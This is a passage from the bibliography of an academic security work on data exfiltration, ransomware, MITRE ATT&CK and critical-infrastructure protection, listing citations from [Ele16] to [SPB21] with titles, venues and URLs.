[Ele16] Electricity Information Sharing and Analysis Center. Analysis of the Cyber Attack on the Ukrainian Power Grid, 2016. URL: https://nsarchive.gwu.edu/sites/default/files/documents/3891751/SANS-and-Electricity-Information-Sharing-and.pdf.

[Esr21] Esri Inc. ArcGIS Insights – Standortanalysesoftware als Self-Service, 2021.

URL: https://www.esri.com/de-de/arcgis/products/arcgis-insights/overview.

[Eur16] European Parliament. REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation), 2016. URL: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679.

[Eur21] European Data Protection Board. Guidelines 01/2021 on Examples regarding Data Breach Notification, Version 2.0, 2021. URL: https://edpb.europa.eu/system/files/2022-01/edpb_guidelines_012021_pdbnotification_adopted_en.pdf.

[FAM+22] Aaron Faulkenberry, Athanasios Avgetidis, Zane Ma, Omar Alrawi, Charles Lever, Panagiotis Kintis, Fabian Monrose, Angelos D. Keromytis, and Manos Antonakakis. View from Above: Exploring the Malware Ecosystem from the Upper DNS Hierarchy. In *Proceedings of the 38th Annual Computer Security Applications Conference*, ACSAC '22, page 240–250, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3564625.3564646, doi:10.1145/3564625.3564646.

[Gar23] Gartner. Gartner Top 10 Strategic Technology Trends for 2024, 2023. URL: https://www.gartner.com/en/articles/gartner-top-10-strategic-technology-trends-for-2024.

[GBC06] Annarita Giani, Vincent H. Berk, and George V. Cybenko. Data exfiltration and covert channels, 2006. URL: https://www.spiedigitallibrary.org/conference-proceedings-of-spie/6201/620103/Data-exfiltration-and-covert-channels/10.1117/12.670123.short.

[Gel16] Raphaël Gellert. Understanding the notion of risk in the General Data Protection Regulation, 2016. URL: https://www.sciencedirect.com/science/article/abs/pii/S0267364917302698.

[Git23a] GitHub. GitHub - Discover Gists, 2023. URL: https://gist.github.com/.

[Git23b] GitHub. GitHub - Let's build from here, 2023. URL: https://github.com/.

[Git24] GitHub Resources. CI/CD: The what, why, and how, 2024. URL: https://resources.github.com/ci-cd/.

[GLX22] Yangyang Guan, Zhen Li, and Gang Xiong. Research on Novel TLS Protocol Network Traffic Management and Monitoring Method. In *Proceedings of the 7th International Conference on Cyber Security and Information Engineering*, ICCSIE '22, page 89–94, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3558819.3558835, doi:10.1145/3558819.3558835.

[Gre13] Ilya Gregorik. High Performance Browser Networking HTTP/2, 2013. URL: https://hpbn.co/http2/.

[GSR22] Matt Gorbett, Hossein Shirazi, and Indrakshi Ray. WiP: The Intrinsic Dimensionality of IoT Networks. In *Proceedings of the 27th ACM on Symposium on Access Control Models and Technologies*, SACMAT '22, page 245–250, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3532105.3535038, doi:10.1145/3532105.3535038.

[GT21] Jonah Goverman and Ali Tekeoglu. Stealthy Data Exfiltration via TCP Sequence Numbers based Covert Channel. *Computer, Information and Telecommunication Systems, 2021 International Conference on:1-5 Nov, 2021*, 2021. URL: https://ieeexplore.ieee.org/document/9618137.

[GTS19] Dimitris Gritzalis, Marianthi Theocharidou, and George Stergiopoulos. Critical Infrastructure Security and Resilience : Theories, Methods, Tools and Technologies - Serie: Advanced Sciences and Technologies for Security Applications, 2019. URL: https://link.springer.com/content/pdf/10.1007/978-3-030-00024-0.pdf.

[GZC+22] Massimo Guarascio, Marco Zuppelli, Nunziato Cassavia, Luca Caviglione, and Giuseppe Manco. Revealing MageCart-like Threats in Favicons via Artificial Intelligence. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ARES '22, pages 1–7, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3538969.3544437, doi:10.1145/3538969.3544437.

[Har21] Brent Harrell. Stockpile payload for advanced searching and Staging (shellscript), 2021. URL: https://github.com/mitre/stockpile/blob/master/payloads/file_search.sh.

[HH18] Morey J. Haber and Brad Hibbert. *Asset Attack Vectors : Building Effective Vulnerability Management Strategies to Protect Organizations*. Number ISBN 9781484236260 in Asset Attack Vectors. Berkeley, CA : Apress. 2018, 2018.

[HLOS19] Shawn Hernan, Scott Lambert, Tomasz Ostwald, and Adam Shostack. Uncover Security Design Flaws Using The STRIDE Approach, 2019. URL: https://learn.microsoft.com/en-us/archive/msdn-magazine/2006/november/uncover-security-design-flaws-using-the-stride-approach.

[HMAS19] AlKilani Hamzeh, Nasereddin Mohammed, Hadi Ali, and Tedmori Sara. Data Exfiltration Techniques and Data Loss Prevention System. *2019 International Arab Conference on Information Technology (ACIT) Information Technology (ACIT), 2019 International Arab Conference on. :124-127 Dec, 2019*, 2019. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8991131.

[HME22] Markus Hittmeir, Rudolf Mayer, and Andreas Ekelhart. Distance-Based Techniques for Personal Microbiome Identification. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ARES '22, pages 1–13, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3538969.3538985, doi:10.1145/3538969.3538985.

[HRBK+19] Sarah Hawley, Ben Read, Cristiana Brafman-Kittner, Nalani Fraser, Andrew Thompson, Yuri Rozhansky, and Sanaz Yashar. Fire Eye – APT39: An Iranian Cyber Espionage Group Focused on Personal Information, 2019. URL: https://attack.mitre.org/docs/training-cti/FireEye%20APT39%20-%20answers.pdf.

[HS22] Florian Hantke and Ben Stock. HTML Violations and Where to Find Them: A Longitudinal Analysis of Specification Violations in HTML. In *Proceedings of the 22nd ACM Internet Measurement Conference*, IMC '22, page 358–373, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3517745.3561437, doi:10.1145/3517745.3561437.

[IET15] IETF HTTP Working Group. HTTP/2, 2015. URL: https://http2.github.io/.

[IGL+22] Muhammad Adil Inam, Akul Goyal, Jason Liu, Jaron Mink, Noor Michael, Sneha Gaur, Adam Bates, and Wajih Ul Hassan. FAuST: Striking a Bargain between Forensic Auditing's Security and Throughput. In *Proceedings of the 38th Annual Computer Security Applications Conference*, ACSAC '22, page 813–826, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3564625.3567990, doi:10.1145/3564625.3567990.

[ISO13a] ISO/IEC. Information Security Management, 2013. URL: https://www.iso.org/isoiec-27001-information-security.html.

[ISO13b] ISO/IEC. Information technology – Security techniques – Code of practice for information security controls, 2013. URL: https://www.iso.org/isoiec-27001-information-security.html.

[ISO18] ISO/IEC. Information technology – Security techniques – Information security management systems — Overview and vocabulary, 2018. URL: https://standards.iso.org/ittf/PubliclyAvailableStandards/c073906_ISO_IEC_27000_2018_E.zip.

[ISO22a] ISO/IEC JTC 1/SC 27 Information security and Cybersecurity and Privacy Protection. Information security, cybersecurity and privacy protection – Guidance on managing information security risks, 2022. URL: https://www.iso.org/standard/80585.html.

[ISO22b] ISO/IEC JTC 1/SC 27 Information security and Cybersecurity and Privacy Protection. ISO/IEC 27002:2022 Information security, cybersecurity and privacy protection – Information security controls, 2022. URL: https://www.iso.org/standard/75652.html.

[ISO22c] ISO/IEC JTC 1/SC 27 Information security, Cybersecurity and Privacy Protection. ISO/IEC 27001:2022 Information security, cybersecurity and privacy protection – Information security management systems — Requirements, 2022. URL: https://www.iso.org/standard/82875.html.

[Jen22] Andrew Jenkinson. Ransomware and Cybercrime, 2022. URL:

https://www.taylorfrancis.com/books/mono/10.1201/9781003278214/ransomware-cybercrime-andrew-jenkinson.

[JGNS21] King James, Bendiab Gueltoum, Savage Nick, and Shiaeles Stavros. Data Exfiltration: Methods and Detection Countermeasures. *2021 IEEE International Conference on Cyber Security and Resilience (CSR) Cyber Security and Resilience (CSR), 2021 IEEE International Conference on. :442-447 Jul, 2021*, 2021. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9527962.

[JSA+22] Emily Joback, Leslie Shing, Kenneth Alperin, Steven R. Gomez, Steven Jorgensen, and Gabe Elkin. A Statistical Approach to Detecting Low-Throughput Exfiltration through the Domain Name System Protocol. In *Proceedings of the 2020 Workshop on DYnamic and Novel Advances in Machine Learning and Intelligent Cyber Security*, DYNAMICS '20, pages 1–10, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3477997.3478007, doi:10.1145/3477997.3478007.

[Jun23] Ta-Seen Junaid. ISO 27001: Information Security Management Systems, 2023. URL: https://www.researchgate.net/profile/Ta-Seen-Junaid/publication/367166657_ISO_27001.

[KFB+22] Ioannis Kalderemidis, Aristeidis Farao, Panagiotis Bountakas, Sakshyam Panda, and Christos Xenakis. GTM: Game Theoretic Methodology for Optimal Cybersecurity Defending Strategies and Investments. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ARES '22, pages 1–10, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3538969.3544431, doi:10.1145/3538969.3544431.

[KH21] Heinz-Adalbert Krebs and Patricia Hagenweiler. Energieresilienz und Klimaschutz : Energiesysteme, kritische Infrastrukturen und Nachhaltigkeitsziele. *Wiesbaden, Germany : Springer Vieweg. 2021. eBook*, 2021. URL: https://link.springer.com/book/10.1007/978-3-658-35975-1.

[KHS22] Nitesh Kumar, Anand Handa, and Sandeep K. Shukla. RBMon: Real Time System Behavior Monitoring Tool. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '22, page 1228–1230, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3488932.3527289, doi:10.1145/3488932.3527289.

[KMR+22] Maya Kapoor, Joshua Melton, Michael Ridenhour, Thomas Moyer, and Siddharth Krishnan. Flurry: A Fast Framework for Provenance Graph Generation for Representation Learning. In *Proceedings of the 31st ACM International Conference on Information & Knowledge Management*, CIKM '22, page 4887–4891, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3511808.3557200, doi:10.1145/3511808.3557200.

[KPGG21] Nikhil Kumara, Vikas Poon, B.B. Gupta, and Manish Kumar Goyal. A

novel framework for risk assessment and resilience of critical infrastructure towards climate change, 2021. URL: https://www.sciencedirect.com/science/article/abs/pii/S0040162520313585.

[KTP+22] Stylianos Karagiannis, Alexandros Tokatlis, Sotiris Pelekis, Michael Kontoulis, George Doukas, Christos Ntanos, and Emmanouil Magkos. A-DEMO: ATT&CK Documentation, Emulation and Mitigation Operations: Deploying and Documenting Realistic Cyberattack Scenarios – A Rootkit Case Study. In *25th Pan-Hellenic Conference on Informatics*, PCI 2021, page 328–333, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3503823.3503884, doi:10.1145/3503823.3503884.

[LCTC22] Michael Lang, Lena Yuryna Connolly, Paul Taylor, and Phillip J. Corner. The Evolving Menace of Ransomware: A Comparative Analysis of Pre-Pandemic and Mid-Pandemic Attacks. *Digital Threats*, aug 2022. Just Accepted. URL: https://doi.org/10.1145/3558006, doi:10.1145/3558006.

[LD22] Kevin Lamshöft and Jana Dittmann. Covert Channels in Network Time Security. In *Proceedings of the 2022 ACM Workshop on Information Hiding and Multimedia Security*, IH & MMSec '22, page 69–79, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3531536.3532947, doi:10.1145/3531536.3532947.

[Led21] Dianna Leddy. Darktrace Blog – Double Extortion-Ransomware, 2021. URL: https://www.darktrace.com/de/blog/double-extortion-ransomware/?utm_source=xing&utm_medium=static-awareness-de&utm_campaign=campaign_socialmedia&dclid=CMnvw4O-2vICFdJD4AodzLAPWw.

[LFS+22] Max Landauer, Maximilian Frank, Florian Skopik, Wolfgang Hotwagner, Markus Wurzenberger, and Andreas Rauber. A Framework for Automatic Labeling of Log Datasets from Model-Driven Testbeds for HIDS Evaluation. In *Proceedings of the 2022 ACM Workshop on Secure and Trustworthy Cyber-Physical Systems*, Sat-CPS '22, page 77–86, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3510547.3517924, doi:10.1145/3510547.3517924.

[LGS22] Minzhao Lyu, Hassan Habibi Gharakheili, and Vijay Sivaraman. A Survey on DNS Encryption: Current Development, Malware Misuse, and Inference Techniques. *ACM Comput. Surv.*, 55(8), dec 2022. URL: https://doi.org/10.1145/3547331, doi:10.1145/3547331.

[Log19] LogPoint. Technical Whitepaper - How Logpoint uses MITRE ATT&CK, 2019. URL: https://www.logpoint.com/en/resources/mitre-attack-framework/.

[LPM+22] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais, and Serena Elisa Ponta. Towards the Detection of Malicious Java Packages. In *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, SCORED'22, page 63–72, New York, NY,

USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3560835.3564548, doi:10.1145/3560835.3564548.

[LSS+22] Yushan Liu, Xiaokui Shu, Yixin Sun, Jiyong Jang, and Prateek Mittal. RAPID: Real-Time Alert Investigation with Context-Aware Prioritization for Efficient Threat Discovery. In *Proceedings of the 38th Annual Computer Security Applications Conference*, ACSAC '22, page 827–840, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3564625.3567997, doi:10.1145/3564625.3567997.

[MA22] Abdul Moiz and Manar H. Alalfi. A Survey of Security Vulnerabilities in Android Automotive Apps. In *Proceedings of the 3rd International Workshop on Engineering and Cybersecurity of Critical Systems*, EnCyCriS '22, page 17–24, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3524489.3527300, doi:10.1145/3524489.3527300.

[Man22] Mandiant Special Report. M-Trends 2022, 2022. URL: https://www.mandiant.com/media/15671.

[Mas23] Malatji Masike. 2023 International Conference On Cyber Management And Engineering (CyMaEn) Cyber Management And Engineering (CyMaEn) – Management of enterprise cyber security: A review of ISO/IEC 27001:2022, 2023. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=10051114.

[MB21] Michael Mundt and Harald Baier. Towards Mitigation of Data Exfiltration Techniques Using the MITRE ATT&CK Framework. *Digital Forensics and Cyber Crime 12th EAI International Conference, ICDF2C 2021, Virtual Event, Singapore, December 6-9, 2021, Proceedings*, 2021. URL: https://link.springer.com/chapter/10.1007/978-3-03106365-7_9.

[MB22a] Michael Mundt and Harald Baier. Cyber Crime Undermines Data Privacy Efforts – On the Balance Between Data Privacy and Security. *Digital Forensics and Cyber Crime 13th EAI International Conference, ICDF2C 2022, Virtual Event, Boston, November 16-18, 2022, Proceedings*, 2022. URL: https://link.springer.com/chapter/10.1007/978-3-031-36574-4_25.

[MB22b] Michael Mundt and Harald Baier. Mapping and Simulating Cyber-Physical Threats for Critical Infrastructures. *Critis 2022*, pages 164–179, 2022. URL: https://link.springer.com/chapter/10.1007/978-3-031-35190-7_12.

[MB22c] Michael Mundt and Harald Baier. Threat-based Simulation of Data Exfiltration Towards Mitigating Multiple Ransomware Extortions. *ACM Digital Library, Digital Threats: Research and Practice*, pages 1–23, 2022. URL: https://dl.acm.org/doi/10.1145/3568993.

[MB22d] Michael Mundt and Harald Baier. Threat-Based Simulation of Data Exfiltration Towards Mitigating Multiple Ransomware Extortions. *Digital Threats*, oct 2022. Just Accepted. URL: https://doi.org/10.1145/3568993, doi:10.1145/3568993.

[MB23a] Michael Mundt and Harald Baier. Abbildung und Simulation cyber-physischer Bedrohungen für kritische Infrastrukturen. *Tagungsband zur 30. DFN-Konferenz "Sicherheit in vernetzten Systemen"*, 2023. URL: https://www.amazon.de/Sicherheit-vernetzten-Systemen-30-DFN-Konferenz-ebook/dp/B0BVRSS4GV.

[MB23b] Michael Mundt and Harald Baier. Enabling Protection against Data Exfiltration by implementing ISO 27001:2022 update. *International Journal on Cybernetics and Informatics, October 2023, Volume 12, Number 5*, 2023. URL: https://ijcionline.com/paper/12/12523ijci05.pdf.

[MB23c] Michael Mundt and Harald Baier. Encyclopedia of Cryptography, Security and Privacy, Online, April 18, 2023, Proceedings, SpringerLink: Data Exfiltration, 2023. URL: https://link.springer.com/referenceworkentry/10.1007/978-3-642-27739-9_1774-1.

[MB23d] Michael Mundt and Harald Baier. Enhancing Incident Management by an improved Understanding of Data Exfiltration - Definition, Evaluation, Review. *14th EAI International Conference, ICDF2C 2023, New York City, NY, USA, November 30, 2023, Proceedings, Part I*, page 33–57, 2023. URL: https://link.springer.com/book/10.1007/978-3-031-56580-9.

[MB24] Michael Mundt and Harald Baier. Gib dem Dino Futter – adaptive Detektion von Bedrohungen in KRITIS-Netzwerken mittels Open-Source-Forensik. *31. DFN Konferenz*, 2024. URL: https://www.dfn-cert.de/informationen/protokolle/31-dfn-konferenz-sicherheit-in-vernetzten-systemen/.

[MBRD24] Michael Mundt, Harald Baier, and Antje Raab-Düsterhöft. Towards Reducing Business-Risk of Data Theft by Automated Simulation Procedures of Evil Data Exfiltration. *ACM Digital Library, ARES'24: Proceedings of the 19th International Conference on Availability, Reliability and Security*, 21:1–12, 2024. URL: https://dl.acm.org/doi/10.1145/3664476.3664483.

[MGCGR22] Marta Moure-Garrido, Celeste Campo, and Carlos Garcia-Rubio. Detecting Malicious Use of DoH Tunnels Using Statistical Traffic Analysis. In *Proceedings of the 19th ACM International Symposium on Performance Evaluation of Wireless Ad Hoc, Sensor, & Ubiquitous Networks*, PE-WASUN '22, page 25–32, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3551663.3558605, doi:10.1145/3551663.3558605.

[MH22] Jubayer Mahmod and Matthew Hicks. SRAM Has No Chill: Exploiting Power Domain Separation to Steal on-Chip Secrets. In *Proceedings of the 27th ACM International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '22, page 1043–1055, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3503222.3507710, doi:10.1145/3503222.3507710.

[Mic22a] Microsoft. Configure email forwarding in Microsoft 365, 2022. URL: https://docs.microsoft.com/en-us/microsoft-365/admin/email/configure-email-forwarding?view=o365-worldwide.

[Mic22b] Microsoft. Microsoft Threat Modeling Tool, 2022. URL: https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool.

[Mic22c] Microsoft. Microsoft Threat Modeling Tool threats, 2022. URL: https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats.

[Mic22d] Microsoft. Use rules to automatically forward messages, 2022. URL: https://support.microsoft.com/en-us/office/use-rules-to-automatically-forward-messages-45aa9664-4911-4f96-9663-ece42816d746.

[MIS22] MISP Community. Malware Information Sharing Platform (MISP) User Guide: A Threat Sharing Platform, 2022. URL: https://www.circl.lu/doc/misp/book.pdf.

[MIT19] MITRE. Ticket: 473822, Incident: Tangerine Yellow, 2019. URL: https://attack.mitre.org/docs/training-cti/ticket-473822%20answers.pdf.

[MIT21a] MITRE. ATT&CK Version 9.0. The Cyber Threat Intelligence Repository of MITRE ATTCK and CAPED catalogs expressed in STIX 2.0 JSON, 2021. URL: https://github.com/mitre/cti.

[MIT21b] MITRE. MITRE ATT&CK Framework, 2021. URL: https://attack.mitre.org/.

[MIT21c] MITRE. MITRE ATT&CK Group Silver Terrier, 2021. URL: https://attack.mitre.org/groups/G0083/.

[MIT21d] MITRE. MITRE ATT&CK Navigator, 2021. URL: https://mitre-attack.github.io/attack-navigator/.

[MIT21e] MITRE. MITRE ATT&CK Scripts, 2021. URL: https://github.com/mitre-attack/attack-scripts/tree/master/scripts.

[MIT21f] MITRE. MITRE ATT&CK Software Agent Tesla, 2021. URL: https://attack.mitre.org/software/S0331/.

[MIT21g] MITRE. MITRE ATT&CK Technique Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol, 2021. URL: https://attack.mitre.org/techniques/T1048/003/.

[MIT21h] MITRE. mitreattack-python, 2021. URL: https://github.com/mitre-attack/mitreattack-python.

[MIT22a] MITRE. Cyber Threat Intelligence Repository expressed in STIX 2.0, 2022. URL: https://github.com/mitre/cti.

[MIT22b] MITRE. MITRE ATT&CK Navigator – Matrix Enterprise, 2022. URL: https://attack.mitre.org/matrices/enterprise/.

[MIT22c] MITRE. MITRE ATT&CK Navigator: Web app that provides basic navigation and annotation of ATT&CK matrices, 2022. URL: https://github.com/mitre-attack/attack-navigator.

[MIT22d] MITRE. mitreattack-python, 2022. URL: https://github.com/mitre-attack/mitreattack-python.

[MIT23a] MITRE. G0034 Sandworm Team, 2023. URL: https://attack.mitre.org/groups/G0034/.

[MIT23b] MITRE. ICS Matrix, 2023. URL: https://attack.mitre.org/matrices/ics/.

[MIT23c] MITRE. S0089 Black Energy, 2023. URL: https://attack.mitre.org/software/S0089/.

[MIT23d] MITRE. Sandworm Team, 2023. URL: https://attack.mitre.org/groups/G0034/.

[MIT23e] MITRE. T 1029: Scheduled Transfer, 2023. URL: https://attack.mitre.org/techniques/T1029/.

[MIT23f] MITRE. T 1030: Data Transfer Size Limits, 2023. URL: https://attack.mitre.org/techniques/T1030/.

[MIT23g] MITRE. T 1074: Data Staged, 2023. URL: https://attack.mitre.org/techniques/T1074/.

[MIT23h] MITRE. T 1083: File and Directory Discovery, 2023. URL: https://attack.mitre.org/techniques/T1083/.

[MIT23i] MITRE. T 1537: Transfer Data to Cloud Account, 2023. URL: https://attack.mitre.org/techniques/T1537/.

[MIT23j] MITRE. T 1560: Archive Collected Data, 2023. URL: https://attack.mitre.org/techniques/T1560/.

[MIT24] MITRE. DEFEND (beta) – A knowledge graph of cybersecurity countermeasures, 2024. URL: https://d3fend.mitre.org/.

[MKC+21] Timothy McIntosh, A. S. M. Kayes, Yi-Ping Phoebe Chen, Alex Ng, and Paul Watters. Ransomware Mitigation in the Modern Era: A Comprehensive Review, Research Challenges, and Future Directions. *ACM Computing Surveys (CSUR). 54(9):1-36, New York, NY: ACM, 2021*, 2021. URL: https://eds.p.ebscohost.com/eds/pdfviewer/pdfviewer?vid=12&sid=ba37723d-499f-4828-a1ff-7e16cac7833a%40redis.

[MM22] Cláudio Martins and Ibéria Medeiros. Generating Quality Threat Intelligence Leveraging OSINT and a Cyber Threat Unified Taxonomy. *ACM Trans. Priv. Secur.*, 25(3), may 2022. URL: https://doi.org/10.1145/3530977, doi:10.1145/3530977.

[MRB+22] Abubakar Sadiq Mohammed, Philipp Reinecke, Pete Burnap, Omer Rana, and Eirini Anthi. Cybersecurity Challenges in the Offshore Oil and Gas Industry: An Industrial Cyber-Physical Systems (ICPS) Perspective. *ACM Trans. Cyber-Phys. Syst.*, 6(3), sep 2022. URL: https://doi.org/10.1145/3548691, doi:10.1145/3548691.

[Mun25] Michael Mundt. Collection of code, configuration and data, 2025. URL: https://github.com/DrCyberMichael/simulation.

[Mö23] Dietmar P. F. Möller. *Guide to Cyber Security in Digital Transformation*. Springer Link, Gewerbestrasse 11, 6330 Cham, Switzerland, 2023. URL: https://onlinelibrary.wiley.com/doi/epub/10.1002/9781119604815.

[Nay21] Saryu Nayyar. Forbes Councils Member – Why The Dwell Time Of Cyberattacks Has Not Changed, 2021. URL: https://www.forbes.com/sites/forbestechcouncil/2021/05/03/why-the-dwell-time-of-cyberattacks-has-not-changed/?sh=48b387a457d8.

[Neo24] Neo4j Graph Data Science, Community Forum. Degree Centrality-neo4j Docs, 2024. URL: https://neo4j.com/docs/graph-data-science/current/algorithms/degree-centrality/.

[New21] PR Newswire. Global XDR (Extended Detection and Response) Market Report 2021: Vendors and End-users Need to See Beyond Marketing Claims, 2021. URL: https://eds.s.ebscohost.com/eds/detail/detail?vid=26&sid=6bcfe3cb-db80-41c0-bcbf-6921d11a202d%40redis&bdata=Jmxhbmc9ZGUmc2l0ZT1lZHMtbGl2ZQ%3d%3d#AN=202108111030PR.NEWS.USPR.IO71820&db=bwh.

[NVK21] Tom Neubert, Claus Vielhauer, and Christian Kraetzer. Artificial Steganographic Network Data Generation Concept and Evaluation of Detection Approaches to secure Industrial Control Systems against Steganographic Attacks. *The 16th International Conference on Availability, Reliability and Security. :1-9*, 2021. URL: https://dl.acm.org/doi/10.1145/3465481.3470073.

[OALU22] Harun Oz, Ahmet Aris, Albert Levi, and A. Selcuk Uluagac. A Survey on Ransomware: Evolution, Taxonomy, and Defense Solutions. *ACM Comput. Surv.*, 54(11s), sep 2022. URL: https://doi.org/10.1145/3514229, doi:10.1145/3514229.

[Ope24] Open Information Security Foundation. SURICATA – Oberserve.Protect.Adapt, 2024. URL: https://suricata.io/.

[Org20] Organization for the Advancement of Structured Information Standards. OASIS TC Open Repository: Python APIs for STIX 2, 2020. URL: https://github.com/oasis-open/cti-python-stix2.

[Pau16] PaulWebSec. GitHub – DET (extensible) Data Exfiltration Toolkit, 2016. URL: https://github.com/sensepost/DET.

[PH22] Daniela Pöhn and Wolfgang Hommel. TaxIdMA: Towards a Taxonomy for Attacks Related to Identities. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ARES '22, pages 1–13, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3538969.3544430, doi:10.1145/3538969.3544430.

[Pos81] J. Postel. Internet Engineering Task Force (IETF) – Request for Com-

ment (RFC) 792: Internet Control Message Protocol, 1981. URL: https://tools.ietf.org/html/rfc792.

[PPB+22] Amogh Pradeep, Muhammad Talha Paracha, Protick Bhowmick, Ali Davanian, Abbas Razaghpanah, Taejoong Chung, Martina Lindorfer, Narseo Vallina-Rodriguez, Dave Levin, and David Choffnes. A Comparative Analysis of Certificate Pinning in Android & IOS. In *Proceedings of the 22nd ACM Internet Measurement Conference*, IMC '22, page 605–618, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3517745.3561439, doi:10.1145/3517745.3561439.

[PSSW21] Michael Pilgermann, Stefan Stein, Thomas Schrader, and Simon Weber. Angriffserkennung beim Betrieb von KRITIS gemäß IT-Sicherheitsgesetz 2.0. *Datenschutz und Datensicherheit - DuD, Vol. 45 Issue 11, p733-737, 5p. Springer Nature*, 2021. URL: https://link.springer.com/content/pdf/10.1007/s11623-021-1525-z?pdf=openurl.

[Rap23a] Rapid7. Dig Deeper into your organization's endpoints – Velociraptor, 2023. URL: https://www.rapid7.com/products/velociraptor/.

[Rap23b] Rapid7. Velociraptor – Documentation, 2023. URL: https://docs.velociraptor.app/docs/.

[Rue19] Marc Ruef. Monitoring-Detecting Attacks with MITRE ATT&CK. *scip Labs, Zenodo*, 2019.

[SAM+20a] Blake E. Strom, Andy Applebaum, Doug P. Miller, Kathryn C. Nickels, Adam G. Pennington, and Cody B. Thomas. MITRE ATT&CK – Design and Philosophy, 2020. URL: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf.

[SAM+20b] Blake E. Strom, Andy Applebaum, Doug P. Miller, Kathryn C. Nickels, Adam G. Pennington, and Cody B. Thomas. MITRE ATT&CK: Design and Philosophy. *MITRE Cooperation*, 2020. URL: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf.

[San21] Mayra Fuentes; Feike Hacquebord; Stephen Hilt; Ian Kenefick; Vladimir Kropotov; Robert McArdle; Fernando Mercês; David Sancho. Modern Ransomware's Double Extortion Tactics and How to Protect Enterprises Against Them. *2021 - edu.anarcho-copy.org*, 2021. URL: https://edu.anarcho-copy.org/Against%20Security%20&%20Self%20Security/wp-modern-ransomwares-double-extortion-tactics.pdf.

[SB15] Miss. Vinodini Salvi and Mr. Prasad Bapat. Mode of Data Flow in the OSI Model. *IJIERT - International Journal of Innovations in Engineering Research and Technology 2(3)*, 2015.

[SBK+17a] Blake E. Strom, Joseph A. Battaglia, Michael S. Kemmerer, William Kupersanin, Douglas P. Miller, Craig Wampler, Sean M. Whitley, and Ross D. Wolf. Finding Cyber Threats with ATT&CK based Analytics, 2017. URL: https://www.mitre.org/sites/default/files/2021-11/16-3713-finding-cyber-threats-with-attack-based-analytics.pdf.

[SBK+17b] Blake E. Strom, Joseph A. Battaglia, Michael S. Kemmerer, William Kupersanin, Douglas P. Miller, Craig Wampler, Sean M. Whitley, and Ross D. Wolf. Finding Cyber Threats with ATT&CK™-Based Analytics. *MITRE Cooperation*, 2017. URL: https://www.mitre.org/sites/default/files/publications/16-3713-finding-cyber-threats%20with%20att%26ck-based-analytics.pdf.

[Sei17] Seifreed. Yara rule to detect APT Black Energy, 2017. URL: https://github.com/Yara-Rules/rules/blob/master/malware/APT_Blackenergy.yar.

[SGR+22] Ben Shreeve, Catarina Gralha, Awais Rashid, Joao Araujo, and Miguel Goulao. Making Sense of the Unknown: How Managers Make Cyber Security Decisions. *ACM Trans. Softw. Eng. Methodol.*, aug 2022. Just Accepted. URL: https://doi.org/10.1145/3548682, doi:10.1145/3548682.

[SHSV+22] Mahdavifar Samaneh, Amgad Hanafy Salem, Princy Victor, Amir H. Razavi, Miguel Garzon, Natasha Hellberg, and Arash Habibi Lashkari. Lightweight Hybrid Detection of Data Exfiltration Using DNS Based on Machine Learning. In *2021 the 11th International Conference on Communication and Network Security*, ICCNS 2021, page 80–86, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3507509.3507520, doi:10.1145/3507509.3507520.

[SI22] Security-Insider. XDR – Extended Detection and Response, 2022. URL: https://www.security-insider.de/xdr--extended-detection-and-response-d-626fe93eb2c58/.

[SN21] Indra Kumar Sahu and Manisha J Nene. Model for IaaS Security Model: MISP Framework, 2021. URL: https://ieeexplore.ieee.org/abstract/document/9498375.

[Spa21] Sparx Systems. Enterprise Architect, 2021. URL: https://www.sparxsystems.de/.

[SPB21] Răzvan Stoleriu, Alin Puncioiu, and Ion Bica. Cyber Attacks Detection Using Open Source ELK Stack, 2021. URL: https://ieeexplore.ieee.org/abstract/document/9515120.

